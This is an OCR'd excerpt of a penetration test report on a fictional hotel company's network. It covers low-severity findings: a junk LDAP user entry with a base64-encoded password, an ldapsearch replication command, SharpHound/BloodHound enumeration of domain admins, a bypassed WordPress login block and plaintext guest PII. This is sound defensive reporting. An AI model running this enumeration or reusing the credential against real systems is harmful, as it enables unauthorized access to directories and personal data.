
Unsecure Password Generator

Remediation	Remove this software to ensure that users are not using it to generate credentials.

* Evidence of Past Compromise or Test Data in Prod *

Risk Rating	CVSS Score
Informational	**0**

Affected System(s)	10.0.0.100
Details	There is a user "Ex_surname.Ex_name" which exists in the LDAP. This user is full of garbage/invalid information indicating either misplay or a test user.

Evidence	
	`# Ex_surname.Ex_name, users, cozycroissant.com`
	`dn: uid=Ex_surname.Ex_name,ou=users,dc=cozycroissant,dc=com`
	`cn: Ex_surname Ex_name`
	`sn: Ex_name`
	`givenName: Ex_surname`
	`objectClass: inetOrgPerson`
	`objectClass: organizationalPerson`
	`objectClass: person`
	`objectClass: top`
	`mail: leet@leet.com`
	`uid: Ex_surname.Ex_name`
	`street: Maple Bacon Street`
	`l: CityResidence`
	`st: Bahamas`
	`postalCode: 09895`
	`userPassword:: bGV0bWVpbg==`
	`telephoneNumber: 88888888888`

Impact	This user can be used to authenticate in other services and therefore can be used to trick systems into malicious behavior like billing an invalid user instead of the actual person.

* Evidence of Past Compromise or Test Data in Prod *


Replication	**ldapsearch -H ldap://10.0.0.100 -b "dc=cozycroissant,dc=com" -D "dc=admin,dc=cozycroissant,dc=com" -xW -LLL cn=*** Scroll until you find the Ex_surname:Ex_name entry.
Remediation	This activity should be verified as authorized and expected. If it is found to be unauthorized, the user should be deleted. Incident response should be done to ensure this actor is completely eradicated from the network.

* 9 Domain Admins *

Risk Rating	CVSS Score
Informational	**0**

Affected System(s)	Active Directory (10.0.0.5,10.0.0.6,10.0.0.11)
Details	We noticed that there were nine domain admins. During our previous penetration test there were ten domain admins. While the number of domain admins is still too high, the reduction of number of domain admins reduces business risk.

* 9 Domain Admins *

Evidence	
Impact	Too many domain admins is a risk because domain admin is the highest privileged account in active directory.
Replication	Run **Sharphound.exe** on the domain controller Run **bloodhound** on the active directory dump zip file
Remediation	Reduce the number of highly privileged users. Give users the least amount of privilege necessary to perform their functions.
References	https://www.paloaltonetworks.com/cyberpedia/what-is-the-principle-of-least-privilege

WordPress Disabled Cookies


Risk Rating	CVSS Score
Informational	**0**

WordPress Disabled Cookies

Affected System(s)	HMS (10.0.06)
Details	When logging in into the admin panel, we noticed that there was an attempt to disable login by disabling cookies, but were able to circumvent the measure by editing the config file.
Remediation	Assuming that the intention was to prevent logging in, rather than disable cookies, WordPress allows the disabling of logging in.

HMS PII

Risk Rating	CVSS Score
Informational	**0**
Affected System(s)	HMS (10.0.0.6)
Details	After gaining administrative access to the WordPress site, we navigated to the reservations page. After viewing a specific reservation, we observed sensitive PII stored in plaintext

<table>
<tr><td>Evidence</td><td>
General info
<table>
<tr><td>Code</td><td></td><td>Payment status</td><td>Unpaid</td></tr>
<tr><td>Asset name</td><td>The Cozy Croissant</td><td>Transaction id</td><td></td></tr>
<tr><td>Checkin</td><td></td><td>Room cost (excl tax)</td><td></td></tr>
<tr><td>Checkout</td><td></td><td>Room cost tax</td><td></td></tr>
<tr><td>Length of stay</td><td></td><td>Total discount</td><td></td></tr>
<tr><td>Status</td><td>Checked in</td><td>Extra cost (excl tax)</td><td></td></tr>
<tr><td>Origin</td><td></td><td>Extra tax</td><td></td></tr>
<tr><td>Created date</td><td>December 7, 2022</td><td>Grand total</td><td></td></tr>
<tr><td>Payment type</td><td>Pay Later</td><td>Deposit amount</td><td></td></tr>
<tr><td>Coupon code</td><td>N/A</td><td>Total paid</td><td></td></tr>
</table>
Customer info
<table>
<tr><td>Customer title</td><td></td><td>Address 1</td><td></td></tr>
<tr><td>First name</td><td></td><td>Address 2</td><td></td></tr>
<tr><td>Middle name</td><td></td><td>City</td><td></td></tr>
<tr><td>Last name</td><td></td><td>Zip code</td><td></td></tr>
<tr><td>Email</td><td></td><td>Country</td><td></td></tr>
<tr><td>Phone</td><td></td><td>State</td><td></td></tr>
<tr><td>Mobile phone</td><td></td><td>VAT Number</td><td></td></tr>
<tr><td>Company</td><td></td><td>Notes</td><td></td></tr>
</table>
Room/Extra info
<table>
<tr><th>Room type name</th><th>Room number</th><th>Room occupancy</th><th>Room cost (tax incl)</th><th>Extras</th></tr>
<tr><td>The Alien Ambassador</td><td>Guest fullname:</td><td>Adult number:
Child number:</td><td></td><td></td></tr>
</table>
</td></tr>
<tr><td>Impact</td><td>With administrator access to the panel, an attacker could view reservations, including customer PII such as credit card information, security number, email address, phone number, and home address. Other customer data such as check in and out time, booking time, and how many guests are registered are also stored.

Attackers can use this information to exploit customers.</td></tr>
<tr><td>Remediation</td><td>Credit cards should only be stored in transaction.</td></tr>
</table>

LDAP PII

Risk Rating	CVSS Score
Informational	**0**

Affected System(s)	HMS (10.0.0.6)
Details	We noticed that the LDAP stored PII such as full names, email addresses, and locations.

Exposed certificate server	
Risk Rating	CVSS Score
Informational	**0**
Affected System(s)	IIS (10.0.0.6)
Impact	An authenticated attacker could use the portal to upload client certificates which could then be used to authenticate in other places.
Remediation	Remove the certificate service using the **Uninstall-AdcsWebEnrollment** command in Windows Powershell.
References	https://learn.microsoft.com/en-us/powershell/module/adcsdeployment/uninstall-adcswebenrollment?view=windowsserver2022-ps

Appendix

Appendix A: Tools Used

- Bloodhound
- Burp Suite Community Edition
- FFUF
- Foxy Proxy
- Metasploit
- Nmap
- OpenVas
- Python3
- Restler-Fuzzer
- Sharphound
- Seclists
- Wapplyzer

- Wireshark

Appendix B: Password Recommendations

https://support.microsoft.com/en-us/windows/create-and-use-strong-passwords-c5cebb49-8c53-4f5e-2bc4-fe357ca048eb

https://blog.netwrix.com/2022/11/14/nist-password-guidelines/